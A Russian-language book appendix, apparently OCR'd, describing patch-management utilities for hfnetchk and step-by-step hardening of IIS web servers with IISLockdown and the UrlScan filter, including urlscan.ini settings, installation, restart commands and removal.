**НА ЗАМЕТКУ** Утилита **hfnetchk** может работать в нескольких режимах, поэтому настоятельно рекомендуется прочитать статью об этой утилите на Web-узле базы Knowledge Base компании Microsoft. Адрес этой статьи приведен в разделе "Дополнительная информация" в конце данного приложения.

## Инструменты независимых разработчиков

Ручное получение файлов из Internet с последующей их установкой в больших сетях — довольно утомительная задача. Поэтому имеет смысл обратить внимание на инструменты, созданные независимыми разработчиками, которые обеспечивают получение и установку модулей обновления, отсутствие которых идентифицировано утилитой hfnetchk. Одним из таких разработчиков является компания Shavlik Technologies, создавшая утилиту HFNetChkPro. На момент написания данной книги цена на HFNetChkPro составляет от $1123,75 для однопользовательской версии, позволяющей проверить до 50 компьютеров в сети, до $4747,75 для серверной версии, использующей СУБД SQL Server и позволяющей проверить до 250 компьютеров. Можно также привести в качестве примера инструментов такого класса утилиту UpdateEXPERT, созданную компанией St. Bernard Software, которая может через заданные интервалы автоматически проводить обновление локальной базы данных модулей обновления. Соответствующий режим включается с помощью модуля, представленного пиктограммой на панели задач Windows. *Окно включения данного режима представлено на рис. Г.1.* Еще одной подобной утилитой является утилита SMSHFCHK, разработанная компанией Synergix. Эта утилита, управляемая из командной строки, может компилировать список недостающих модулей обновления в файл MIF, совместимый с форматом SMS. Такие файлы принимают некоторые электронные мага-

зины, использующие для управления разработкой программного обеспечения систему System Management Server (SMS) компании Microsoft. Наконец, стоит упомянуть бесплатно распространяемый инструмент Windows Hotfix Manager (WHC), разработанный Майклом Данном (Michael Dunn), представляющий собой графическую оболочку для `hfnetchk`. Средство WHC поддерживает автоматическое получение модулей обновления с их установкой на локальном компьютере. Для работы WHC требуется наличие `hfnetchk` и Qchain.





*Рис. Г.1. Утилита UpdateEXPERT компании St. Bernard Software позволяет администраторам указать интервал, по истечении которого будет выполняться автоматическое обновление локальной базы данных модулей обновления*

Но прежде чем расставаться со своими кровными, покупая то или иное средство управления модулями обновления Windows, настоятельно рекомендуем сначала получить полнофункциональную тестовую копию и в течение отведенных разработчиками 30 дней бесплатного тестирования как следует проверить, насколько хорошо это средство интегрируется в вашу сеть. Может быть, что сделанный выбор оказался не самым лучшим, поскольку, например, то средство, которому отдано предпочтение, оказалось слишком сложным в управлении. Если использовать его на практике далеко не так просто, как обещал разработчик, потребитель будет наказан дважды, — во-первых, по-прежнему придется мучиться с управлением бесконечными модулями обновления, а во-вторых, волей-неволей, все равно придется придерживаться неудачно выбранной технологии, чтобы хоть как-то справляться с первой проблемой. Ну, и конечно же, нечего и говорить о не лучшим образом потраченных деньгах!

**НА ЗАМЕТКУ**

Следует заметить, что на основании информации, выданной утилитой **`hfnetchk`**, напрямую можно получить далеко не все модули обновления. Хотя обрабатываемый утилитой файл в формате XML содержит ссылки на соответствующие модули обновления, часто по этим ссылкам находятся не сами модули, а Web-страницы. Все описанные выше автоматизированные средства установки модулей обновления могут получить от Web-узла компании Microsoft только те модули обновления, которые представлены в файле XML непосредственными ссылками на файлы в формате EXE. Для получения и установки остальных файлов нужно вручную посетить соответствующие страницы Web-узла компании Microsoft и установить эти модули, следуя приведенным здесь инструкциям.

**СОВЕТ**

На момент написания книги компания Shavlik Technologies предоставляла бесплатную демонстрационную версию утилиты HFNetChkPro. Для ее получения необходимо войти на FTP-сервер компании, находящийся по адресу **`ftp.shavlik.com`**, и ввести в качестве пользовательского имени **`hfademofree`**, а в качестве пароля — **`hfademofree447`**.

# Базовая настройка UrlScan

Данный раздел предназначен для тех, кто не хочет ломать голову над тонкостями настройки UrlScan. Конечно, при этом следует отдавать себе отчет в том, что "за кадром" останутся многие важные детали, а полученные результаты могут быть не самыми лучшими как с точки зрения работы Web-приложения, так и с точки зрения его безопасности. Кроме того, для проведения базовой настройки требуется запустить утилиту IISLockdown с целью внести все изменения в стандартную конфигурацию, необходимые для сервера. Все это так, но, с другой стороны, с помощью базовой настройки можно быстро установить и запустить UrlScan, не потратив на этот процесс ни одного лишнего грамма серого вещества. Если же есть уверенность, что базовой настройки недостаточно, можно перейти сразу к разделу "Тонкая настройка UrlScan", который находится далее в приложении.

Самый простой способ установки UrlScan заключается в запуске мастера установки IISLockdown и следовании выдаваемым мастером инструкциям. Вначале настраиваются параметры, которые имеют отношение к общей конфигурации локальных служб Internet и не влияют на работу UrlScan. Однако следует рассказать и об этих параметрах, чтобы знать, с какого момента начинается настройка собственно UrlScan.

**СОВЕТ**

Если вы не знаете наверняка, какие параметры настройки IISLockdown лучше подходят в вашей ситуации, не волнуйтесь — всегда можно вернуться к мастеру и отменить все внесенные изменения (за исключением восстановления удаленных служб!). В частности, можно отключить, не удаляя, и UrlScan.

В первом диалоговом окне мастера предлагается выбрать шаблон безопасности (security template). Использование шаблонов является наиболее простым способом привязки параметров системы безопасности сервера к играемой им роли. Перечень возможных ролей представлен на рис. Г.2.





*Рис. Г.2. Первое диалоговое окно мастера настройки IISLockdown используется для выбора шаблона сервера*

Самым безопасным вариантом из всех предложенных ролей является Static Web server. С другой стороны, этот вариант является и самым консервативным (например, при его выборе на Web-сервере нельзя использовать сценарии ASP). Если сервер будет обслуживать лишь статические файлы в формате HTML, это то, что нужно. В противном случае следует выбрать наиболее подходящий вариант из всех представленных в списке. Поскольку большинство шаблонов так или иначе привязаны к конкретным продуктам компании Microsoft, этот выбор вряд ли вызовет

затруднения — достаточно выбрать тот продукт, который вы используете на своем сервере. Однако нужно при этом учитывать, что все остальные варианты, кроме Static Web server, оставляют открытыми те или иные вопросы безопасности. Здесь срабатывает классическая схема компромисса между безопасностью и функциональностью.

Мы рекомендуем, выбрав нужный вариант, установить флажок View template settings, как это сделано в примере, представленном на рис. Г.2. Установка флажка позволит вам с помощью следующего диалогового окна мастера настройки IISLockdown (рис. Г.3) просмотреть список служб, которые будут включены или отключены в ходе настройки.





*Рис. Г.3. Мастер IISLockdown представляет перечень служб Internet, которые будут включены или отключены после настройки. Обратите внимание, что если в этом окне установить флажок Remove unselected services, удаленные службы нельзя будет восстановить, запустив еще раз мастер настройки IISLockdown!*

Во втором диалоговом окне мастера представлены службы, которые будут разрешены или запрещены утилитой в соответствии с выбранным в предыдущем диалоговом окне шаблоном. В большинстве случаев достаточно просто щелкнуть на кнопке Next, однако хочется обратить ваше внимание на флажок Remove unselected Services, находящийся в левом нижнем углу этого окна (см. рис. Г. 3). Мы считаем, что флажок лучше установить, чтобы все ненужные службы нельзя было подключить без повторной переустановки IIS. Однако при этом будьте внимательны, поскольку с помощью утилиты IISLockdown нельзя восстановить службы, удаленные с помощью данного окна. Все настройки, выполняемые IISLockdown, можно впоследствии изменить, за исключением удаленных служб — для их восстановления придется выполнить повторную установку, используя дистрибутивный компакт-диск Windows.

Следующий этап настройки системы безопасности IIS с помощью утилиты IISLockdown состоит в отключении ненужных ассоциаций типов файлов сценариев (script map). В главе 3 уже рассматривался вопрос использования ассоциаций типов файлов — такие ассоциации позволяют назначить для определенных типов файлов соответствующие им средства обработки. Иными словами, при наличии ассоциации сервер на запрос клиента к файлу с заданным расширением вызывает связанный с файлами данного типа программный код. Модули такого программного кода традиционно были источником многих изъянов в системе безопасности, поэтому отключение ассоциаций типов файлов не позволит злоумышленнику, применив запрос к файлу с определенным расширением, взломать сервер, используя изъян в соответствующем программном файле. Рекомендуется согласиться с вариантом ассоциации типов файлов, предложенным в диалоговом окне Script Maps мастера, поскольку он выбирается на основании шаблона сервера, выбранного на первом этапе. На рис. Г. 4 представлено окно Script Maps мастера, в котором запрещены все ассоциации типов файлов, — этот режим выбирается по умолчанию для шаблона Static Web Server.





*Рис. Г.4. Диалоговое окно отключения ассоциаций типов файлов*

Затем IISLockdown предлагает удалить каталоги с примерами, установить соответствующие шаблону разрешения для каталогов с системными утилитами и содержимым Web-узла, а также отключить WebDAV. Рекомендуется установить все флажки в соответствующем диалоговом окне мастера. Правда, некоторые продукты Microsoft, такие как Outlook Web Access, используют WebDAV, но если правильно выбрать шаблон на первом этапе, можно просто согласиться со значениями, установленными по умолчанию в этом диалоговом окне мастера.

Наконец, последнее диалоговое окно мастера настройки IISLockdown предлагает установить UrlScan. Как показано на рис. Г.5, можно либо согласиться с предложением установить UrlScan, либо отклонить его. Рекомендуется установить флажок Install URLScan filter on the server, а затем щелкнуть на кнопке Next.





*Рис. Г.5. Последнее диалоговое окно мастера настройки IISLockdown предлагает установить UrlScan*

Затем появляется окно IISLockdown, в котором отображается перечень всех выбранных параметров настройки. Если щелкнуть на кнопке Next, мастер применит все настройки, включая установку UrlScan. По умолчанию UrlScan устанавливается в каталог `%windir%\system32\inetsrv\urlscan`, однако при первой установке вряд ли понадобится заглядывать в данный каталог.

К этому моменту получена конфигурация сервера, соответствующая параметрам, выбранным с помощью мастера настройки IISLockdown. Кроме того, на компьютере установлена и включена служба UrlScan, использующая те же параметры, что и система защиты IISLockdown. (Таким образом, обеспечивается некоторая избыточность, что позволяет получить

"эшелонированную оборону"). На этом работу по настройке системы безопасности вполне можно закончить, однако советуем выполнить две дополнительные операции, чтобы убедиться, что сервер действительно защищен должным образом. Во-первых, следует в конфигурационном файле UrlScan указать альтернативное имя Web-сервера, а во-вторых — обновить UrlScan наиболее свежей версией. Давайте рассмотрим эти операции подробнее.

Для того чтобы указать альтернативное имя Web-сервера, откройте файл `%windir%\system32\inetsrv\urlscan\urlscan.ini` в текстовом редакторе, например Notepad (Блокнот), и найдите в нем следующую строку.

```
AlternateServerName=
```

После знака равенства введите какое-либо вымышленное имя сервера. Например, следующее имя, заданное в качестве значения этого параметра, наверняка собьет с толку среднего взломщика или типичного Internet-червя.

```
AlternateServerName=Webserver 1.0
```

Значение данного параметра будет отображаться вместо идентификационной метки IIS, что помешает взломщикам быстро установить тип вашего Web-сервера, применяя метод сбора идентификационных меток, описанный в главе 2. Внеся это изменение, следует перезапустить IIS, что можно сделать вручную, а можно перейти ко второму этапу, заключающемуся в обновлении UrlScan, после чего IIS будет перезапущен автоматически. Если же параметр `AlternateServerName` оставить в таком виде, в котором он указан по умолчанию (т.е. пустым), а значение параметра `RemoveServerHeader`, находящегося в разделе `[Options]` файла `urlscan.ini`, равным `1`, при запросах IIS будет возвращать подлинную идентификационную метку.

**СОВЕТ** Для того чтобы перезапустить IIS в системе Windows 2000, откройте окно командной строки и введите команду **`iisreset`**. В Windows NT для перезапуска службы World Wide Web следует ввести сначала команду **`net stop w3svc`**, а затем — **`net start w3svc`**.

Для обновления UrlScan наиболее свежей версией (2.5 на момент написания данной книги) следует запустить на выполнение файл `urlscan.exe`, полученный из Internet в соответствии с рекомендациями, приведенными в подразделе "Обновление UrlScan" ранее в данной главе. Модуль обновления выполнит все операции, необходимые для обновления выполняемого кода и конфигурационного файла UrlScan до уровня самой свежей версии, а затем перезапустит службу IIS. Когда обновление закончится, на экране появится диалоговое окно сообщения, показанное на рис. Г.6.





*Рис. Г.6. Окно сообщения, извещающее об окончании обновления UrlScan*

После включения в работу IISLockdown и UrlScan поведение Web-сервера может резко измениться в зависимости от выбранного при установке шаблона и других параметров. Поэтому не удивляйтесь, получая сообщения `Object disabled` в окне броузера, пытаясь подключиться к обновленному серверу. Помните, что если выбран шаблон Static Web Server или вручную запрещена ассоциация файлов *ASP*, сервер лишается возможности обслуживать сценарии *ASP*, которые являются единственным поддерживаемым по умолчанию IIS видом Web-содержимого.

Что дальше? Если по каким-то причинам необходимо отменить настройки IISLockdown, переходите к чтению следующего подраздела. Если нужно более точно настроить конфигурацию

UrlScan, перейдите к приведенному далее разделу "Тонкая настройка UrlScan". В противном случае можете принять поздравления — ваш сервер теперь защищен с помощью UrlScan 2.5!

## Отмена настройки IISLockdown

Предположим, что что-то пошло не так, в результате чего после запуска IISLockdown Web-сервер вышел из строя. Как можно отменить изменения, внесенные с помощью IISLockdown?

Для этого достаточно снова запустить на выполнение `iislockd.exe`! При первом запуске IISLockdown сохраняет протокол всех вносимых изменений в файл `%windir%\system32\inetsrv\oblt-log.log`. Пока этот файл не будет перемещен или изменен, при каждом последующем запуске `iislockd.exe` будет появляться окно, представленное на рис. Г.7.




*Рис. Г.7. IISlockdown в режиме отказа от внесенных изменений*

После щелчка на кнопке Next этого окна пользователю еще раз предлагается подтвердить, действительно ли он желает вернуться к исходным значениям параметров, измененных IISLockdown при первом запуске (рис. Г.8).





*Рис. Г.8. Окно запроса подтверждения на отказ от внесенных изменений*

После щелчка на кнопке Yes все изменения, внесенные утилитой IISLockdown, будут отменены, а фильтр UrlScan — отключен (сам фильтр при этом не удаляется, поэтому впоследствии его снова можно включить). Уместно напомнить, что если при настройке IISLockdown удалены какие-то службы, восстановить их с помощью данного метода не удастся — для этого придется прибегнуть к ручному восстановлению путем переустановки с помощью соответствующего дистрибутивного комплекта Microsoft.

## Автоматическая установка IISLockdown

Те, кто желает автоматизировать процесс установки и настройки утилиты IISLockdown и фильтра UrlScan на нескольких серверах, могут воспользоваться режимом автоматической ус-

тановки, при котором параметры берутся из заранее подготовленного файла iislockd.ini. В этом файле имеется раздел [Info], содержащий базовую конфигурационную информацию, которая используется мастером при настройке IISLockdown. Основные принципы создания файла iislockd.ini описаны в небольшом файле RunLockdUnattended.doc, входящем в комплект поставки IISLockdown. Кроме того, в комплект поставки входит несколько примеров файлов iislockd.ini (не удаляйте сам файл iislockd.ini и не вносите в него изменений, поскольку в нем содержатся команды для настройки всех возможных параметров!). Ключевое значение для автоматической настройки имеет параметр Unattended, которому нужно присвоить значение TRUE. Для автоматической настройки следует запустить IISLockdown из того же каталога, в котором находится соответствующим образом подготовленный файл iislockd.ini, используя для этого интерфейс командной строки или сценарий. Нам, честно говоря, не удалось добиться каких-нибудь интересных результатов, проверяя этот режим (постоянно появлялось сообщение No memory), но это вовсе не означает, что и у вас также ничего не получится. Еще лучше внести UrlScan в стандартный шаблон Web-серверов, применяемых в вашей организации и, таким образом, автоматически включать его при установке каждого нового Web-сервера в сети предприятия.

**НА ЗАМЕТКУ** И файл утилиты установки, и файл собственно IISLockdown имеют одинаковые имена — **iislockd.exe**, поэтому будьте внимательны, чтобы не перепутать их во время экспериментов!

# Тонкая настройка UrlScan

Да, кто бы мог подумать, что "базовая настройка" имеет столько нюансов и особенностей! Но если вас не прельщает выполнение настройки с помощью простого копирования, и вы не боитесь разбираться в технических деталях, прочитайте этот раздел. Для настройки UrlScan вручную следует выполнить следующие операции.

- ▼ Извлечь из дистрибутивного пакета файл urlscan.dll.
- ■ Настроить параметры в файле urlscan.ini.
- ▲ Установить urlscan.dll в качестве фильтра ISAPI под IIS.

Ниже рассматривается каждый из этих этапов, а в конце — как вручную удалить UrlScan. Чтобы выполнить все описанные ниже операции, требуется наличие следующих условий.

- ▼ В вашем распоряжении должна быть самая последняя версия дистрибутивного пакета urlscan.exe (на момент написания данной книги — версия 2.5 в варианте Baseline или SRP).
- ▲ Помимо urlscan.exe нужно получить из Internet пакет установки утилиты IISLockdown (iislockd.exe).

Ареса, по которым можно получить оба дистрибутивных пакета, приведены в конце данного приложения в разделе "Дополнительная информация".

## Извлечение файла urlscan.dll

*Первый этап ручной настройки UrlScan состоит в извлечении самой свежей версии файла* urlscan.dll из дистрибутивного комплекта и размещение его в нужном каталоге. Для этого следует воспользоваться программой установки UrlScan urlscan.exe, запустив ее на выполнение со следующей командной строкой.

```
urlscan.exe /q /c /t:%windir%\system32\inetsrv\urlscan
```

Обратите внимание, что в данном примере извлеченный файл `urlscan.dll` помещен в каталог, который используется фильтром UrlScan по умолчанию. Если каталога, заданного в командной строке, не существует, он будет создан автоматически. Преимущество размещения каталога `urlscan` в каталоге `%windir%\system32\inetsrv` состоит в том, что в данном случае каталог `urlscan` унаследует от родительского каталога все корректные настройки таблиц ACL. Поэтому в тех случаях, когда файл `urlscan.dll` размещается в каталоге с другими ACL, следует проверить, корректно ли после настройки работает фильтр UrlScan, поскольку нестандартная настройка ACL может мешать его функционированию.

## Настройка UrlScan.ini

Для того чтобы фильтр UrlScan мог выполнять свое предназначение, в его каталоге должен находиться соответствующим образом настроенный файл `urlscan.ini`. Можно, конечно, написать этот файл вручную с самого начала, но лучше, все же, воспользоваться готовым шаблоном. В комплект поставки IISLockdown входит несколько таких шаблонов. Для извлечения их из файла дистрибутивного пакета `iislockd.exe` (не спутайте его с файлом самой утилиты!) нужно воспользоваться следующей командой.

```
iislockd.exe /q /c /t:[полный_путь_к_каталогу]
```

В данном случае параметр `полный_путь_к_каталогу` обозначает определяемый пользователем путь к временному каталогу, в который будут помещены извлекаемые файлы (например, `d:\urlscan`). Не следует использовать в качестве значения этого параметра путь к каталогу, в котором размещен файл `urlscan.dll` на предыдущем этапе! Дело в том, что при выполнении данной команды из дистрибутивного пакета будет извлечено много файлов, включая собственно утилиту IISLockdown (файл `iislockd.exe`), выполняющую автоматическую установку фильтра UrlScan, файл `urlscan.dll`, а также файлы шаблонов инициализационного файла `urlscan.ini`.

Теперь предстоит выбрать файл шаблона, на основании которого будет строится защита Web-сервера. Файлы шаблонов имеют имена, отражающие соответствующие роли сервера.

- `urlscan_biztalk.ini`
- `urlscan_commerce.ini`
- `urlscan_dynamic.ini`
- `urlscan_exchange2000.ini`
- `urlscan_exchange5_5.ini`
- `urlscan_frontpage.ini`
- `urlscan_sbs2000.ini`
- `urlscan_sharepoint_portal.ini`
- `urlscan_sharepoint_teamservices.ini`
- `urlscan_static.ini`

При желании применить фильтр UrlScan для защиты какого-либо продукта компании Microsoft, присутствующего в приведенном списке (например, Commerce Server), достаточно лишь использовать соответствующий файл шаблона. Максимальный уровень безопасности достигается при использовании шаблона `urlscan_static.ini`. Если нужно обеспечить поддержку динамической генерации содержимого с помощью сценариев (например, написанных по техно-

логии Active Server Page), используйте в качестве шаблона файл `urlscan_dynamic.ini`. Но, с другой стороны, не стоит ломать голову над тем, какой файл выбрать, — какой бы шаблон не был выбран, всегда можно внести необходимые изменения в инициализационный файл.

Скопируйте выбранный файл в тот каталог, где помещен файл `urlscan.dll` под именем `urlscan.ini`.

Теперь следует отредактировать полученный инициализационный файл таким образом, чтобы модуль `urlscan.dll` блокировал те запросы, которые нельзя пропускать на Web-сервер. Синтаксис параметров инициализационного файла `urlscan.ini` очень прост. Для облегчения работы в конце данного приложения размещен раздел "Описание параметров `urlscan.ini`". Если шаблон выбран правильно, придется внести лишь косметические изменения. Однако совсем избежать редактирования не удастся, поскольку есть некоторые параметры, значения которых настоятельно рекомендуется изменить, независимо от выбранного шаблона.

## Определение альтернативного имени сервера

Для начала стоит задать альтернативное имя сервера, задав следующее значение параметра `AlternateServerName`.

```
AlternateServerName=Webserver 1.0
```

В качестве значения этого параметра можно взять любое имя, лишь бы оно позволяло сбить с толку взломщика. В большинстве перечисленных выше шаблонов данный параметр находится в строке 18 или перед ней.

## Добавление новых параметров версии 2.5

Затем рекомендуется внести в файл `urlscan.ini` новые параметры, появившиеся в UrlScan версии 2.5. Как помните, существуют два варианта конфигурации UrlScan версии 2.5: Baseline и SRP. Предпочтительнее параметры, используемые в варианте SRP, поскольку они более строги с точки зрения безопасности. Откройте файл `urlscan.ini` и добавьте в конце следующие строки.

```
[RequestLimits]
MaxAllowedContentLength=30,000,000 ;30 Мбайт
;В варианте Baseline этот параметр имеет значение 2,000,000,000
MaxUrl=16384 ;16 Кбайт
MaxQueryString=4096 ;4 Кбайт
```

Следующее изменение необязательно, но желательно его также внести в файл `urlscan.ini`. Оно позволяет защитить сервер IIS от методов взлома, использующих серьезный изъян в системе безопасности, который приводит к возникновению переполнения буфера. Сведения об этом изъяне были опубликованы в апреле 2002 года; и, собственно, в наличии соответствующего дополнительного параметра и состоит основное различие между вариантами Baseline, в котором он отсутствует, и SRP. С другой стороны, добавление данного параметра имеет и определенный недостаток, поскольку это повлечет за собой запрещение использования в Web-приложении *фрагментации* (chunked encoding). Фрагментация позволяет разбивать сообщения, передаваемые по протоколу HTTP, на небольшие фрагменты с последующей их передачей сериями. При этом каждый фрагмент (chunk) имеет собственный индикатор размера (подробнее см. в разделе 3.6.1 "Chunked Transfer Encoding" документа RFC 2616). Режим фрагментации включается клиентом обычно в тех случаях, когда нужно передавать динамически изменяющиеся объемы данных (если размер данных постоянен, можно просто использовать заголовок `Content-Length`). Если поддержка фрагментации вас не интересует и не принято решение добавить этот параметр, найдите раздел `[DenyHeaders]` и добавьте в него следующую строку.

```
Transder-Encoding:
```

## Определение каталога журнала

В версии 2.0 фильтр UrlScan автоматически регистрирует все заблокированные URL в том самом каталоге, в котором находится файл `urlscan.dll`. В версии 2.5 компания Microsoft добавила возможность указывать произвольный каталог для размещения журнала. Для этого в разделе `[Options]` файла `urlscan.ini` следует добавить следующие строки.

```
LoggingDirectory=путь_к_каталогу_журнала
LogLongUrls=0
```

В качестве значения `путь_к_каталогу_журнала` следует подставить путь к каталогу, в котором будет храниться файл журнала. Кроме того, если принято решение вести журнал UrlScan, рекомендуется установить достаточно большой предельный размер этого журнала. Параметр `LogLongUrls` позволяет обнаруживать такие взломы, как переполнение буфера, однако его включение выдвигает дополнительные требования к производительности, особенно если на Web-узле часто применяются длинные URL.

# Установка UrlScan в качестве фильтра ISAPI в IIS

Установив файл `urlscan.dll` и соответствующим образом настроив файл `urlscan.ini`, который должен находиться в том же каталоге, можно заняться собственно установкой UrlScan в качестве средства защиты Web-сервера IIS. Откройте диспетчер служб Internet (Start ⇨ Run ⇨ **inetmgr** или Пуск ⇨ Выполнить ⇨ **inetmgr**), щелкните правой кнопкой мыши на пиктограмме локального компьютера и выберите из открывшегося меню команду Properties (Свойства). В появившемся диалоговом окне свойств на вкладке Internet Information Services выберите в списке Master Properties (Основные свойства) пункт WWW Service (WWW-служба) и щелкните на кнопке Edit (Изменить). В открывшемся диалоговом окне основных свойств службы WWW локального компьютера перейдите на вкладку ISAPI Filters (Фильтры ISAPI), а затем щелкните на кнопке Add (Добавить). В окне Filter Properties (Свойства фильтра), вид которого представлен на рис. Г.9, щелкните на кнопке Browse (Обзор), перейдите с помощью появившегося окна открытия файла в каталог, в котором размещен файл `urlscan.dll`, выберите его мышью и щелкните на кнопке OK диалогового окна Open (Открыть). В строке Filter Name (Имя фильтра) введите **`UrlScan`**.





*Рис. Г.9. Установка DLL-библиотеки UrlScan в качестве фильтра ISAPI*





*Рис. Г.10. После установки UrlScan в качестве фильтра ISAPI ему назначается статус Unknown (Неизвестный)*

Щелкните на кнопке OK для закрытия окна свойств фильтра. Появится диалоговое окно основных свойств службы WWW, вкладка ISAPI Filters (Фильтры ISAPI) которого должна выглядеть подобно тому, как показано на рис. Г.10. Щелкните дважды на кнопке OK для закрытия соответствующих окон свойств.

## Перезапуск IIS

Следующий этап настройки заключается в перезапуске IIS, без чего внесенные изменения не вступят в силу.

**НА ЗАМЕТКУ** Фильтры ISAPI, такие как UrlScan, загружаются в память только во время запуска IIS, поэтому всякий раз, внося изменения в файл `urlscan.ini` или заменяя новой версией файл `urlscan.dll`, завершайте эту операцию перезапуском IIS.

При работе с IIS 4 нужно вручную остановить и запустить каждую из служб IIS, для которой требуется включить защиту с помощью фильтра UrlScan. Обычно такой службой является служба World Wide Web (`W3SVC`), для остановки которой достаточно ввести в командной строке следующую команду.

```
net stop w3svc /Y
```

Команда, с помощью которой можно снова запустить службу `W3SVC`, имеет следующий вид.

```
net start w3svc
```

В IIS 5 для этих же целей можно воспользоваться командой `iisreset`. Достаточно ввести эту команду в командной строке, чтобы автоматически произошел перезапуск всех служб IIS. Ниже приведен пример простого командного файла, выполняющего корректное завершение работы служб IIS, создание резервных копий файлов журналов службы `W3SVC`, а затем — повторный запуск IIS.

```
@echo off
IISRESET /STOP /NOFORCE
if errorlevel == 1 goto EXIT
copy %systemroot%\system32\LogFiles\W3SVC1 d:\backup\W3SVC1
IISRESET /START
:EXIT
```

Если сервер IIS обслуживает запросы пользователей, этот командный файл поможет корректно производить перезапуск IIS без потери информации.

## Настройка приоритета фильтра UrlScan

После того, как при запуске IIS будет загружен и фильтр UrlScan, можно настроить приоритет этого фильтра, если в этом есть необходимость, для чего нужно снова открыть окно основных свойств службы WWW на вкладке ISAPI Filters (Фильтры ISAPI) (см. рис. Г.10). Если фильтр UrlScan в списке имеющихся фильтров не занимает первого места и не имеет высокого (high) приоритета, могут появиться определенные доводы в пользу изменения этой ситуации. Действительно, имеет смысл организовать обработку поступающих запросов таким образом, чтобы они проверялись сначала фильтром UrlScan, а уж затем всеми остальными фильтрами. В противном случае созданный специальным образом запрос может взломать какой-то из фильтров. Для изменения приоритета фильтра UrlScan следует воспользоваться кнопками со стрелками, находящимися слева от списка имеющихся фильтров. Перемещайте фильтр в списке фильтров до тех пор, пока он не займет первое место, как показано на рис. Г.11.

Все же следует сказать, что в некоторых случаях имеет смысл не назначать фильтру UrlScan наивысшего приоритета. На сегодняшний день известно только одно подобное исключение — применение серверных расширений FrontPage (FPSE — FrontPage Server Extensions). В данном случае перед фильтром UrlScan следует расположить фильтр ISAPI FPSE (`fpexedll.dll`), а также установить его приоритет низким (low).

**НА ЗАМЕТКУ** Приоритетом фильтра UrlScan можно также управлять с помощью параметра `AllowLateScanning`, имеющегося в файле `urlscan.ini`.





*Рис. Г.11. Фильтр UrlScan успешно загружен и имеет наивысший приоритет*

## Удаление UrlScan

Если по каким-то причинам необходимо удалить или отключить UrlScan, можно сделать это несколькими способами.

Во-первых, в тех случаях, когда после установки UrlScan Web-приложение стало блокировать какие-то запросы клиентов, можно переключить UrlScan в режим простой регистрации. В этом режиме никакие запросы не блокируются, а те запросы, которые в соответствии с алгоритмами UrlScan должны быть заблокированы, регистрируются в журнале. Этот режим весьма удобен при выяснении источника проблем. Для переключения UrlScan в режим простой регистрации нужно добавить строку `/~*` в качестве значения параметра `RejectResponceUrl` в файл `UrlScan.ini`, чтобы соответствующая строка файла приобрела следующий вид.

```
RejectResponseUrl=/~*
```

Затем, как уже отмечалось, требуется перезапустить IIS, чтобы внесенные изменения вступили в силу.

Если же нужно просто отключить UrlScan, можно применить для этого механизм удаления фильтра ISAPI, выполнив в обратном порядке операции, описанные выше в подразделе "Установка UrlScan в качестве фильтра ISAPI в IIS". Для этого достаточно выбрать фильтр UrlScan в списке фильтров на вкладке ISAPI Filters (Фильтры ISAPI) и щелкнуть на кнопке Remove (Удалить), а затем закрыть все окна свойств и, как всегда, перезапустить IIS.

